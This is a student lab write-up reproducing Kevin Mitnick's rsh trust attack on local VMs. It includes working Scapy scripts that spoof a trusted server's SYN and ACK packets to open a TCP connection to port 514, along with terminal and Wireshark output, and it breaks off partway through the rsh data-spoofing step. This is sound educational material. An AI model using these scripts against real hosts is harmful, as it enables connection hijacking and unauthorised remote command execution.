Introduction:


In this lab we are tasked with replicating Kevin Mitnick's famous attack. First, we have to DoS the Trusted Server's machine. Second, sniff and spoof packets in order to establish a connection and send a command inorder to overwrite the .rhosts file. Finally, we have to establish a connection between the Attacker's and X-terminal machine.

The following are the IP addresses of the VM I used.

Name	IP address
Attacker	192.168.12.7
Trusted Server	192.168.12.6
X-terminal	192.168.12.5


Lab Setup

We have added the Trusted Server IP address in the .rhosts file in order to login without authentication.



```
[04/05/23]seed@VM:~$ touch .rhosts
[04/05/23]seed@VM:~$ echo 192.168.12.6 > .rhosts
[04/05/23]seed@VM:~$ chmod 644 .rhosts
[04/05/23]seed@VM:~$ cat .rhosts
192.168.12.6
```

We are able to verify that the Trusted Server is able to login without authentication.




```
[04/05/23]seed@VM:~/.../CS354$ rsh 192.168.12.5 date
Wed Apr  5 12:42:36 EDT 2023
```

Task 1: Simulated SYN Flooding


Kevin Mitnick was able to DoS the Trusted Server with SYN flooding attacks since the machines were more vulnerable to these kinds of attacks. Similarly, we can mute the Trusted Server by disconnecting it from the network.

Now, we need to add the Trusted Server's MAC (Media Access Control) address into the ARP table of the X-terminal as it will require a MAC address before responding to the SYN packet of the Trusted Server. The first step would be to ping the Trusted Server's IP from the X-terminal and then adding the MAC address to the ARP table. The commands are shown below.

ping Trusted Server IP
arp -n (displays arp table)
sudo arp -s Trusted Server IP MAC address
Note: To stop the program, type **Ctrl + C**



```
[04/04/23]seed@VM:~$ ping 192.168.12.6
PING 192.168.12.6 (192.168.12.6) 56(84) bytes of data.
64 bytes from 192.168.12.6: icmp_seq=1 ttl=64 time=0.47
1 ms
64 bytes from 192.168.12.6: icmp_seq=2 ttl=64 time=1.07
 ms
64 bytes from 192.168.12.6: icmp_seq=3 ttl=64 time=0.91
0 ms
^Z
```




```
[04/06/23]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
192.168.12.3             ether   08:00:27:57:37:72   C
                    enp0s3
192.168.12.6             ether   08:00:27:b0:52:18   C
                    enp0s3
192.168.12.1             ether   52:54:00:12:35:00   C
                    enp0s3
[04/06/23]seed@VM:~$ sudo arp -s 192.168.12.6 08:00:27:
b0:52:18
[04/06/23]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
192.168.12.3             ether   08:00:27:57:37:72   C
                    enp0s3
192.168.12.6             ether   08:00:27:b0:52:18   CM
                    enp0s3
192.168.12.1             ether   52:54:00:12:35:00   C
                    enp0s3
[04/06/23]seed@VM:~$
```

Task 2: Spoof TCP Connections and rsh Sessions


Task 2.1: Spoof the first TCP connection.

Step 1: In order for a connection to be established, it requires the 3-way handshake. SYN, SYN-ACK and ACK. We can spoof the SYN packet using the following code provided:




```
#!usr/bin/python3

from scapy.all import *

print("Sending Spoofed SYN packet to X-terminal (victim)")
ip = IP(src="192.168.12.6", dst="192.168.12.5") #src is Trusted Server IP and
dst is X-terminal IP
tcp = TCP(sport=1023,dport=514,flags="S", seq=123456789) #sport is Trusted
Server port and dport is X-terminal port, S is SYN packet flag
pkt = ip/tcp
send(pkt,verbose=0) #send packet
```

To run the above program. Use the following commands:
sudo python3 filename.py


IDS ubuntu attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
En
4:19 PM


```
[04/04/23]seed@VM:~/project1$ ls
synpacket.py
[04/04/23]seed@VM:~/project1$ sudo python3 synpacket.py

Sending Spoofed SYN packet to X-terminal (victim)
[04/04/23]seed@VM:~/project1$ 
```



Source	Destination	Protocol	Length	Info
PcsCompu_0a:b0:f4	RealtekU_12:35:00	ARP	60	Who has 192.168.12.1? Tell 192.
RealtekU_12:35:00	PcsCompu_0a:b0:f4	ARP	60	192.168.12.1 is at 52:54:00:12:
PcsCompu_0a:b0:f4	Broadcast	ARP	60	Who has 192.168.12.5? Tell 192.
PcsCompu_de:b2:e4	PcsCompu_0a:b0:f4	ARP	42	192.168.12.5 is at 08:00:27:de:
192.168.12.6	192.168.12.5	TCP	60	1023 → 514 [SYN] Seq=123456789
192.168.12.5	192.168.12.6	TCP	58	514 → 1023 [SYN, ACK] Seq=31754
192.168.12.5	192.168.12.6	TCP	58	[TCP Retransmission] 514 → 1023
192.168.12.5	192.168.12.6	TCP	58	[TCP Retransmission] 514 → 1023

As we can observe above in the wireshark output, we were able to successfully send a SYN spoofed packet to the X-terminal machine and receive a SYN-ACK in return.

Step 2: Since we were able to receive a SYN-ACK packet successfully from the X-terminal, we would now have to reply with a ACK packet in order to establish the connection. To do that, we can use the following code:




```
from scapy.all import

x_ip = "192.168.12.5" #X-terminal IP
x_port = 514 #Port number used by X-Terminal

srv_ip = "192.168.12.6" #The Trusted Server IP
srv_port = 1023 #Port number used by the Trusted Server


def spoof_pkt(pkt):
        Seq=123456789 + 1
        old_ip=pkt[IP]
        old_tcp=pkt[TCP]

        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
        print ("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src,
old_tcp.sport,old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))


        #if TCP flag recieved is SYN-ACK, respond with an ACK flag.
        if old_tcp.flags=="SA":
                print("sending spoofed ACK packet to the X-Terminal (Victim)")
                ip=IP(src=srv_ip,dst=x_ip)
                tcp=TCP(sport=srv_port, dport=x_port, flags="A", seq=Seq,
ack=old_ip.seq + 1)
                pkt=ip/tcp
                send(pkt, verbose=0)

pkt=sniff(filter="tcp and src host 192.168.12.5", prn=spoof_pkt)
```


Note: For the connection to be established, we first need to send the spoofed SYN packet, run the program from the previous task and then run this program. The commands are as follows:

sudo python3 filename.py


sudo python3 filename1.py


IDS ubuntu attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
4:19 PM

```
[04/04/23]seed@VM:~/project1$ ls
synpacket.py
[04/04/23]seed@VM:~/project1$ sudo python3 synpacket.py

Sending Spoofed SYN packet to X-terminal (victim)
[04/04/23]seed@VM:~/project1$
```



```
[04/04/23]seed@VM:~/project1$ sudo python3 respond_ack2
.1.2.py
192.168.12.5:514 -> 192.168.12.6:1023 Flags=SA Len=0
sending spoofed ACK packet to the X-Terminal (Victim)
```




```
192.168.12.6        192.168.12.5        TCP   60 1023 → 514 [SYN] Seq=123456789
192.168.12.5        192.168.12.6        TCP   58 514 → 1023 [SYN, ACK] Seq=4007
PcsCompu_0a:b0:f4   Broadcast           ARP   60 Who has 192.168.12.5? Tell 192
PcsCompu_de:b2:e4   PcsCompu_0a:b0:f4   ARP   42 192.168.12.5 is at 08:00:27:de
192.168.12.6        192.168.12.5        TCP   60 1023 → 514 [ACK] Seq=123456790
```

As we can see above, the connection was established since there is a 3-way handshake.


Step 3: Spoof the rsh data packet.

Now we are tasked with sending rsh data to the X-terminal once the connection is established. We can do that by combining previously written programs in step 1 and 2. The rsh data intents to create a filename hacked.txt in the tmp folder.




```
#!/user/bin/python3
from scapy.all import *

x_ip = "192.168.12.5" #X-Terminal
x_port = 514 #Port number used by X-Terminal

srv_ip = "192.168.12.6" #The trusted server
srv_port = 1023 #Port number used by the trusted server


def spoof_pkt(pkt):
    Seq=123456789 + 1
    old_ip=pkt[IP]
